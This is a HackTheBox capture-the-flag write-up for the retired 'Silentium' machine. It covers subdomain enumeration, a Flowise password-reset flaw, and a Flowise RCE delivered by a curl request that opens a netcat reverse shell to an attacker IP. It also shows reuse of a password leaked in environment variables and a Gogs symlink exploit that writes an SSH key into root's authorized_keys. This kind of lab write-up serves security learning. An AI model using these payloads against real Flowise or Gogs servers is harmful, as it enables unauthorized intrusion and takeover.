Writeup HTB - Silentium
Published on

Silentium is a retired, easy-rated HackTheBox machine. It’s a Linux box that comes down to careful enumeration followed by privilege escalation to reach root. In this writeup I’ll walk through each step taken to compromise the machine and grab the root flag.
Enumeration
An initial port scan shows that only ports 22 (SSH) and 80 (HTTP) are open:
└─$ nmap 10.129.245.103PORT STATE SERVICE22/tcp open ssh80/tcp open httpA curl request to port 80 redirects to silentium.htb, so I added that hostname to /etc/hosts on my Kali machine.
Main website
The main website at silentium.htb doesn’t contain anything out of the ordinary. It does, however, mention three employees: Marcus, Ben and Elena — worth noting those names for later.
A directory scan turns up nothing interesting, but a subdomain scan reveals an application hosted at staging.silentium.htb:
└─$ ffuf -u http://silentium.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -H "Host: FUZZ.silentium.htb" -fc 301
staging [Status: 200, Size: 3142, Words: 789, Lines: 70, Duration: 36ms]
Flowise
The application on staging.silentium.htb is Flowise, and this version is vulnerable to CVE-2025-58434.


Sending a forgot password request for a valid username returns the tempToken in the response. Using the names found on the public site, I confirmed that ben@silentium.htb was an existing user, reset his password, and logged in to Flowise.
Flowise reports version 3.0.5, which is affected by a critical RCE vulnerability: CVE-2025-59528.
To exploit it, I first created an API key through the web interface, then sent a crafted POST request that spawns a reverse shell:
curl -X POST http://staging.silentium.htb/api/v1/node-load-method/customMCP \ -H "Content-Type: application/json" \ -H "Authorization: Bearer yg4UFPCeWff8bsqJ49hjAWniCiLotfc2Pgjf77nhxJI" \ -d '{ "loadMethod": "listActions", "inputs": { "mcpServerConfig": "({x:(function(){const cp = process.mainModule.require(\"child_process\");cp.execSync(\"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.15.3 4444 >/tmp/f\");return 1;})()})" } }'
Docker
Flowise is running inside a container — the presence of the /.dockerenv file gives it away.
Running export reveals some interesting environment variables:
~/.flowise export...export SENDER_EMAIL='ben@silentium.htb'export SMTP_HOST='mailhog'export SMTP_PASSWORD='r04D!!_R4ge'...Ben reuses the SMTP password for his user account, so it works for SSH as well:
└─$ ssh ben@silentium.htbben@silentium.htb's password:Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-107-generic x86_64)
ben@silentium:~$ ls -ltotal 4-rw-r----- 1 root ben 33 Oct  9 15:06 user.txt
Privilege Escalation
Running netstat -tulpn shows a Gogs instance listening on port 3001, bound to 127.0.0.1. To reach it, I set up a tunnel with ligolo-ng.
The Gogs binary lives at /opt/gogs/gogs. Running it with the -v flag shows version 0.13.3, which is vulnerable to CVE-2025-8110:
ben@silentium:/opt/gogs/gogs$ ./gogs -vGogs version 0.13.3CVE-2025-8110 is a critical vulnerability in Gogs (a self-hosted Git service) in versions <= 0.13.3. The PutContents API validates file paths against directory traversal (
../) but does not resolve symbolic links before writing. An authenticated user can push a commit containing a symlink that targets any file on the server, then call PutContents on that symlink to overwrite the real file with attacker-controlled content.
Registration is open, so I first created my own Gogs account. Then I generated an SSH key and used the exploit to add it to the root user’s authorized_keys:
└─$ python3 exploit.py http://240.0.0.1:3001 -u coco -p Powned1! --rce-keys key
════════════════════════════════════════════════════════════EXPLOIT SUMMARY════════════════════════════════════════════════════════════      Target: http://240.0.0.1:3001      Username: coco      Repository: coco/r_g62hrc
      ✓ vuln_check:      ✓ login: coco      ✓ create_repo: r_g62hrc      ✓ push_symlink: lnk_2721mp -> /root/.ssh/authorized_keys      ✓ file_write: 411 bytes      ✗ rce: /root/.ssh/authorized_keys
  [+] EXPLOIT COMPLETED SUCCESSFULLY
With the key in place, I logged in as root over SSH:
└─$ ssh root@silentium.htb -i keyWelcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-107-generic x86_64)
root@silentium:~# lsgogs-repositories  root.txt
Lessons learned
- Keep your software up to date.
- Don’t expose internal tools through a public web server.